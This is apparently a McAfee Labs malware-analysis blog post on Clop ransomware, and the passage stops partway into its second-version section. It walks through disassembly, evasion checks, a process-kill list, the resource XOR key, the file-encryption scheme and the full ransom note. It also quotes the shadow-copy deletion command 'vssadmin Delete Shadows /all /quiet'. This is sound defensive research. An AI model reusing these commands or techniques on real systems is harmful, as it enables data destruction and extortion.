
Clop Ransomware

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/clop-ransomware/

August 1, 2019



Alexandre Mundo
Aug 01, 2019

25 MIN READ

This new ransomware was discovered by Michael Gillespie on 8 February 2019 and it is still improving over time. This blog will explain the technical details and share information about how this new ransomware family is working. There are some variants of the Clop ransomware but in this report, we will focus on the main version and highlight part of those variations. The main goal of Clop is to encrypt all files in an enterprise and request a payment to receive a decryptor to decrypt all the affected files. To achieve this, we observed some new techniques being used by the author that we have not seen before. Clearly over the last few months we have seen more innovative techniques appearing in ransomware.

Clop Overview

The Clop ransomware is usually packed to hide its inner workings. The sample we analyzed was also signed with the following certificate in the first version (now revoked):

Authenticode signature block and FileVersionInfo properties	
Signature verification	A certificate was explicitly revoked by its issuer.
Signing date	9:40 PM 2/25/2019
Signers	[+] ALINA LTD [+] Sectigo RSA Code Signing CA [+] USERTrust Secure™
Counter signers	[+] DigiCert Timestamp Responder [+] DigiCert Assured ID CA-1 [+] DigiCert

FIGURE 1. Packer signed to avoid av programs and mislead the user

Signing a malicious binary, in this case ransomware, may trick security solutions to trust the binary and let it pass. Although this initial certificate was revoked in a few days, another version appeared soon after with another certificate:




FIGURE 2. New certificate in new version

This sample was discovered by MalwareHunterTeam (https://twitter.com/malwrhunterteam) on the 26 February, 2019.

We discovered the following Clop ransomware samples which were signed with a certificate:

Hash	Signer
bc59ff12f71e9c8234c5e335d48f308207f6accfad3e953f447e7de1504e57af	ALISA L LIMITED
31829479fa5b094ca3cfd0222e61295fff4821b778e5a7bd228b0c31f8a3cc44	THE COMPANY OF WORDS LTD
35b0b54d13f50571239732421818c682fbe83075a4a961b20a7570610348aecc	ALISA L LIMITED
e48900dc697582db4655569bb844602ced3ad2b10b507223912048f1f3039ac6	THE COMPANY OF WORDS LTD
00e815ade8f3ad89a7726da8edd168df13f96ccb6c3daaf995aa9428bfb9ecf1	THE COMPANY OF WORDS LTD
2f29950640d024779134334cad79e2013871afa08c7be94356694db12ee437e2	THE COMPANY OF WORDS LTD
c150954e5fdfc100fbb74258cad6ef2595c239c105ff216b1d9a759c0104be04	THE COMPANY OF WORDS LTD
408af0af7419f67d396f754f01d4757ea89355ad19f71942f8d44c0d5515eec8	ALISA L LIMITED
0d19f60423cb2128555e831dc340152f9588c99f3e47d64f0bb4206a6213d579	ALISA L LIMITED
8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64	ALISA L LIMITED

This malware is prepared to avoid running under certain conditions, for example in the first version it requests to be installed as a service; if that will not succeed, it will terminate itself.

The malware's first action is to compare the keyboard of the victim computer using the function "GetKeyboardLayout" against the hardcoded values.

This function returns the user keyboard input layout at the moment the malware calls the function.

The malware checks that the layout is bigger than the value 0x0437 (Georgian), makes some calculations with the Russian language (0x0419) and with the Azerbaijan language (0x082C). This function will return 1 or 0, 1 if it belongs to Russia or another CIS country, or 0 in every other case.

```
56              push    esi
FF15 54034100   call    [<&USER32.GetKeyboardLayout>]   USER32.GetKeyboardLayout
0FB7C0          movzx   eax, ax
3D 37040000     cmp     eax, 437
77 1A           ja      short 0040E0CE
74 41           je      short 0040E0F7
05 E7FBFFFF     add     eax, -419
83F8 12         cmp     eax, 12
77 3C           ja      short 0040E0FC
0FB680 08E1400( movzx   eax, byte ptr [eax+40E108]
FF2485 00E1400( jmp     [eax*4+40E100]
3D 2C080000     cmp     eax, 82C
77 1B           ja      short 0040E0F0
74 20           je      short 0040E0F7
3D 3F040000     cmp     eax, 43F
72 1E           jb      short 0040E0FC
3D 40040000     cmp     eax, 440
76 12           jbe     short 0040E0F7
3D 42040000     cmp     eax, 442
74 0B           je      short 0040E0F7
8BC6            mov     eax, esi
```

FIGURE 3. Checking the keyboard layout

If the function returns 0, it will go to the normal flow of the malware, otherwise it will get the device context of the entire screen with the function "GetDC". Another condition will come from the function "GetTextCharset" that returns the font used in the system if it does not have the value 0xCC (RUSSIAN_CHARSET). If it is the charset used, the malware will delete itself from the disk and terminate itself with "TerminateProcess" but if it is not this charset, it will continue in the normal flow This double check circumvents users with a multisystem language, i.e. they have the Russian language installed but not active in the machine to avoid this type of malware.

```
56              push    esi
E8 94000000     call    0040E0A0
8B35 4C014100   mov     esi, [<&KERNEL32.TerminateProces kernel32.TerminateProcess
85C0            test    eax, eax
74 21           je      short 0040E037
6A 00           push    0
FF15 34034100   call    [<&USER32.GetDC>]               USER32.GetDC
50              push    eax
FF15 70004100   call    [<&GDI32.GetTextCharset>]       GDI32.GetTextCharset
3D CC000000     cmp     eax, 0CC
75 0B           jnz     short 0040E037
E8 EF000000     call    0040E120
6A 00           push    0
6A FF           push    -1
FFD6            call    esi
```

FIGURE 4. Check the text charset and compare with Russian charset

The code that is supposed to delete the ransomware from the disk contains an error. It will call directly to the prompt of the system without waiting for the malware to finish. This means that the execution of the command will be correct but, as the malware is still running, it will not delete it from the disk. This happens because the author did not use a “timeout” command.




FIGURE 5. Deletion of the malware itself

The next action of the malware is to create a new thread that will start all processes. With the handle of this thread, it will wait for an infinite amount of time to finish with the “WaitForSingleObject” function and later return to the winMain function and exit.

This thread’s first action is to create a file called “Favorite” in the same folder as the malware. Later, it will check the last error with “GetLastError” and, if the last error was 0, it will wait with the function “Sleep” for 5 seconds.

Later the thread will make a dummy call to the function “EraseTape” with a handle of 0, perhaps to disturb the emulators because the handle is put at 0 in a hardcoded opcode, and later a call to the function “DefineDosDeviceA” with an invalid name that returns another error. These operations will make a loop for 666000 times.




FIGURE 6. Loop to disturb the analysis

The next action is to search for some processes with these names:

- SBAMTray.exe (Vipre antivirus product)
- SBPIMSvc.exe (Sunbelt AntiMalware antivirus product)
- SBAMSvc.exe (GFI AntiMalware antivirus product)
- VipreAAPSvc.exe (Vipre antivirus product)
- WRSA.exe (WebRoot antivirus product)

If some of these processes are discovered, the malware will wait 5 seconds using “Sleep” and later another 5 seconds. After those “sleep”, the malware will continue with their normal flow. If these processes are not detected, it will access to their own resources and extract it with the name “OFFNESTOP1”. That resource is encrypted but has inside a “.bat” file.

```
0040F2F5   57              push    edi
0040F2F6   6A 00           push    0
0040F2F8   FF15 74014100   call    [<&KERNEL32.GetModuleHandleW>]   kernel32.GetModuleHandleW
0040F2FE   68 68554100     push    00415568                         UNICODE "OFFNESTOP1"
0040F303   8BD8            mov     ebx, eax
0040F305   68 47F40000     push    0F447
0040F30A   53              push    ebx
0040F30B   FF15 70014100   call    [<&KERNEL32.FindResourceW>]      kernel32.FindResourceW
0040F311   8BF0            mov     esi, eax
0040F313   56              push    esi
0040F314   53              push    ebx
0040F315   FF15 6C014100   call    [<&KERNEL32.LoadResource>]       kernel32.LoadResource
0040F31B   50              push    eax
0040F31C   FF15 64014100   call    [<&KERNEL32.LockResource>]       kernel32.SetHandleCount
0040F322   56              push    esi
0040F323   53              push    ebx
0040F324   8BF8            mov     edi, eax
0040F326   FF15 5C014100   call    [<&KERNEL32.SizeofResource>]     kernel32.SizeofResource
```

FIGURE 7. Access to the first resource crypted

The decryption is a simple XOR operation with bytes from this string:

“Po39NHfwik237690t34nkjhgbClopfdewquitr362DSRdqpnmbvzjkhgFD231ed76tgfvFAHGVSDqhjwgdyucvsbCdigr1326dvsaghjvehjGJHGHVdbas”.

The next action is to write this batch file in the same folder where the malware stays with the function “CreateFileA”. The file created has the name “clearsystems-11-11.bat”. Later will launch it with “ShellExecuteA”, wait for 5 seconds to finish and delete the file with the function “DeleteFileA”.

It is clear that the authors are not experienced programmers because they are using a .bat file for the next actions:

- Delete the shadow volumes with vssadmin (“vssadmin Delete Shadows /all /quiet”).
- Resize the shadow storage for all units starting from C to H units’ letters (hardcoded letters) to avoid the shadow volumes being made again.
- Using bcedit program to disable the recovery options in the boot of the machine and set to ignore any failure in the boot warning the user.

All these actions could have been performed in the malware code itself, without the need of an external file that can be detected and removed.




FIGURE 8. The BAT file to disable the shadow volumes and more security

The next action is to create a mutex with the name hardcoded “Fany—Fany—6-6-6” and later make a call to the function “WaitForSingleObject” and check the result with 0. If the value is 0 it means that the mutex was created for this instance of the malware but if it gets another value, it means that the mutex was made from another instance or vaccine and, in this case, it will finish the execution of the malware.

After this, it will make 2 threads, one of them to search for processes and the another one to crypt files in the network shares that it has access to.

The first thread enumerates all processes of the system and creates the name of the process in upper case and calculates a hash with the name and compares it with a big list of hashes. This hash algorithm is a custom algorithm. It is typical in malware that tries to hide what processes they are looking for. If it finds one of them it will terminate it with “TerminateProcess” function after opening with the rights to make this action with “OpenProcess” function.

The malware contains 61 hard-coded hashes of programs such as “STEAM.EXE”, database programs, office programs and others.

Below, the first 38 hashes with the associated process names. These 38 processes are the most usual processes to close as we have observed with other ransomwares families such as GandCrab, Cerber, etc.

```
0x9153962A : MSFTESQL.EXE
0x04540E56 : SQLAGENT.EXE
0xF767B2C3 : SQLBROWSER.EXE
0xF2780D43 : SQLWRITER.EXE
0x87526206 : ORACLE.EXE
0x0A5622D9 : OCSSD.EXE
0x4776560A : DBSNMP.EXE
0x16723C4E : SYNCTIME.EXE
0x0D0A9207 : AGNTSVC.EXEISQLPLUSSVC.EXE
0x36DEB6D0 : XFSSVCCON.EXE
0x76505296 : SQLSERVR.EXE
0x41C3F023 : MYDESKTOPSERVICE.EXE
0x06421B08 : OCAUTOUPDS.EXE
0xFD2A6DFD : AGNTSVC.EXEAGNTSVC.EXE
0x255A866D : AGNTSVC.EXEENCSVC.EXE
0x96631362 : FIREFOXCONFIG.EXE
0xAED6267A : TBIRDCONFIG.EXE
0x5E2AC3B4 : MYDESKTOPQOS.EXE
0x9A565229 : OCOMM.EXE
0x9C762A07 : MYSQLD.EXE
0x8D82EED8 : MYSQLD-NT.EXE
0x6C1026A4 : MYSQLD-OPT.EXE
0x404C60CF : DBENG50.EXE
0xD3857BB5 : SQBCORESERVICE.EXE
0x80606269 : EXCEL.EXE
0xCA795942 : INFOPATH.EXE
0xF65FCE38 : MSACCESS.EXE
0x68762EE9 : MSPUB.EXE
0x104C4106 : ONENOTE.EXE
0x614841D3 : OUTLOOK.EXE
0x807E3DDB : POWERPNT.EXE
0x86787A49 : STEAM.EXE
0x0D5A6662 : THEBAT.EXE
0x8758AFD4 : THEBAT64.EXE
0xD20D9AA1 : THUNDERBIRD.EXE
0xA3422209 : VISIO.EXE
0x8B7E4735 : WINWORD.EXE
0x97583BAE : WORDPAD.EXE
```

This thread runs in an infinite loop with a wait using the function “Sleep” per iteration of 30 minutes.

```
Paused
Address   Hex dump          Disassembly
0040E937  56                push    esi
0040E938  FF15 4C014100     call    [<&KERNEL32.TerminateProcess>]
0040E93E  56                push    esi
0040E93F  EB 02             jmp     short 0040E943
0040E941  6A 00             push    0
0040E943  FFD7              call    edi
0040E945  8D85 C8FBFFFF     lea     eax, [ebp-438]
0040E94B  50                push    eax
0040E94C  53                push    ebx
0040E94D  FF15 F8004100     call    [<&KERNEL32.Process32NextW>]
0040E953  85C0              test    eax, eax
0040E955  75 8A             jnz     short 0040E8E1
0040E957  53                push    ebx
0040E958  FFD7              call    edi
0040E95A  68 40771B00       push    1B7740
0040E95F  FF15 34024100     call    [<&KERNEL32.Sleep>]
0040E965  E9 46FFFFFF       jmp     0040E8B0
```

FIGURE 9. Thread to kill critical processes to unlock files

The second thread created has the task of enumerating all network shares and crypts files in them if the malware has access to them.

For executing this task, it uses the typical API functions of the module “MPR.DLL”:

- WNetOpenEnumW
- WNetEnumResourceW
- WNetCloseEnum

This thread starts creating a reserve of memory with “GlobalAlloc” function to keep the information of the “MPR” functions.

For each network share that the malware discovers, it will prepare to enumerate more shares and crypt files.

For each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes with the same algorithm used to detect the processes to close.

Below are the results of 12 of the 27 hashes with the correct names:

```
0xE892B59F : WINDOWS
0x0853E7D4 : BOOT
0xBEBA4434 : PROGRAM FILES
0x621EC8D1 : PROGRAM FILES (X86)
0x1BE85856 : ALL USERS
0x0D6CC512 : LOCAL SETTINGS
0x971F3464 : PROGRAMDATA
0x28B5FD61 : TOR BROWSER
0x08916CC4 : APPDATA
0x8A53E4D9: CHROME
0x55B2AC88: SYSTEM VOLUME INFORMATION
0x6932F547: PERFLOGS
```

If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions that are in plain text rather than in hash format:

- ClopReadMe.txt
- ntldr
- NTDLR
- boot.ini
- BOOT.INI
- ntuser.ini
- NTUSER.INI
- AUTOEXEC.BAT
- autoexec.bat
- .Clop
- NTDETECT.COM
- ntdetect.com
- .dll
- .DLL
- .exe
- .EXE
- .sys
- .SYS
- .ocx
- .OCX
- .LNK
- .lnk
- desktop.ini
- autorun.inf
- ntuser.dat
- iconcache.db
- bootsect.bak
- ntuser.dat.log
- thumbs.db
- DESKTOP.INI
- AUTORUN.INF
- NTUSER.DAT
- ICONCACHE.DB
- BOOTSECT.BAK
- NTUSER.DATA.LOG

- THUMBS.DB

This check is done with a custom function that checks character per character against all the list. It is the reason for having the same names in both upper and lower case, instead of using the function “lstrcmpiA,” for example, to avoid some hook in this function preventing the file from being affected. The check of the extension at the same time is to make the process of crypto quicker. Of course, the malware checks that the file does not have the name of the ransom note and the extension that it will put in the crypted file. Those blacklisted extensions will help the system avoid crashing during the encryption compared with other ransomware families.




FIGURE 10. Check of file names and extensions

This behavior is normal in ransomware but the previous check against hardcoded hashes based on the file/folder name is weird because later, as we can see in the above picture, the next check is against plain text strings.

If it passes this check, the malware will make a new thread with a struct prepared with a hardcoded key block, the name of the file, and the path where the file exists. In this thread the first action is to remove the error mode with “SetErrorMode” to 1 to avoid an error dialog being shown to the user if it crashes. Later, it will prepare the path to the file from the struct passed as argument to the thread and change the attributes of the file to ARCHIVE with the function “SetFileAttributesW”, however the malware does not check if it can make this action with success or not.

Later it will generate a random AES key and crypt each byte of the file with this key, next it will put the mark “Clop^_” at the end of the file, after the mark it will put the key used to crypt the file ciphered with the master RSA key that has hardcoded the malware to protect it against third party free decryptors.

The malware can use 2 different public RSA keys: one exported using the crypto api in a public blob or using the embedded in base64 in the malware. The malware will only use the second one if it cannot create the crypto context or has some problem with the crypto api functions.

The malware does not have support for Windows XP in its use with the crypto functions, because the CSP used in Windows XP has another name, but if run in another operating system starting with Windows Vista, it can change the name in the debugger to acquire the context later and will generate a RSA public blob.

Another difference with other ransomware families is that Clop will only cipher the disk that is a physical attached/embedded disk (type 3, FIXED or removable (type 2)). The malware ignores the REMOTE type (4)).

Anyways, the shares can be affected using the “MPR.DLL” functions without any problem.




FIGURE 11. Filemark in the crypted file and key used ciphered

After encrypting, the file will try to open in the same folder the ransom note and, if it exists, it will continue without overwriting it to save time, but if the ransom note does not exist it will access one resource in the malware called “OFFNESTOP”. This resource is crypted with the same XOR operation as the first resource: the .bat file, after decrypting, will write the ransom note in the folder of the file.





FIGURE 12. Creation of the ransom note from a crypted resource

Here is a sample of the ransom note of the first version of this malware:



```
!Your networks has been penetrated!
All files on each host in the network have been encrypted with a strong algorithm!!!
Backups were either encrypted or deleted or backup disks were formatted!!!
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover!!!
We exclusively have decryption software for your situation.
No DECRYPTION software is AVAILABLE in the PUBLIC.
* DO NOT DELETE readme files.
* DO NOT RENAME OR MOVE the encrypted and readme files.
* DO NOT RESET OR SHUTDOWN - files may be damaged.
!!!THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES!!!
!!!ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY!!!
If you want to restore your files write to emails.
[CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 2 - 3 encrypted files.
[Less than 6 Mb each, non-archived and your files should not contain valuable information
[Databases, backups, large excel sheets, etc.]]!
!!You will receive decrypted samples and our conditions how to get the decoder!!!

***ATTENTION***
!!!YOUR WARRANTY  -  DECRYPTED SAMPLES!!!
DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE!!!
WE DON`T NEED YOUR FILES AND YOUR INFORMATION!!!

Contacts E-MAIL:
unlock@eqaltech.su

***THE FINAL PRICE DEPENDS ON HOW FAST YOU WRITE TO US***
===Nothing personal just business===  Clop^_-
```

FIGURE 13. Example of ransom note of the first version of the malware

After this, Clop will continue with the next file with the same process however, the check of the name based with the hash is avoided now.

Second Version of the Malware

The second version found by the end of February has some changes if it is compared with the first one. The hash of this version is: “ed7db8c2256b2d5f36b3d9c349a6ed0b”.

The first change is some changes in the strings in plain text of the code to make the execution in the “EraseTape” call and “FindAtomW” call more slowly. Now the names are for the tape: “” and the atom “”.

The second change is the name of the resources crypted in the binary, the first resource that is a second batch file to delete the shadow volumes and remove the protections in the boot of the machine as the previous one has another name: “RC_HTML1”.

```
0040F473   53              push    ebx
0040F474   56              push    esi
0040F475   57              push    edi
0040F476   6A 00           push    0
0040F478   FF15 A0014100   call    [<&KERNEL32.GetModuleHandleW>]      kernel32.GetModuleHandleW
0040F47E   68 74544100     push    00415474                            UNICODE "RC_HTML1"
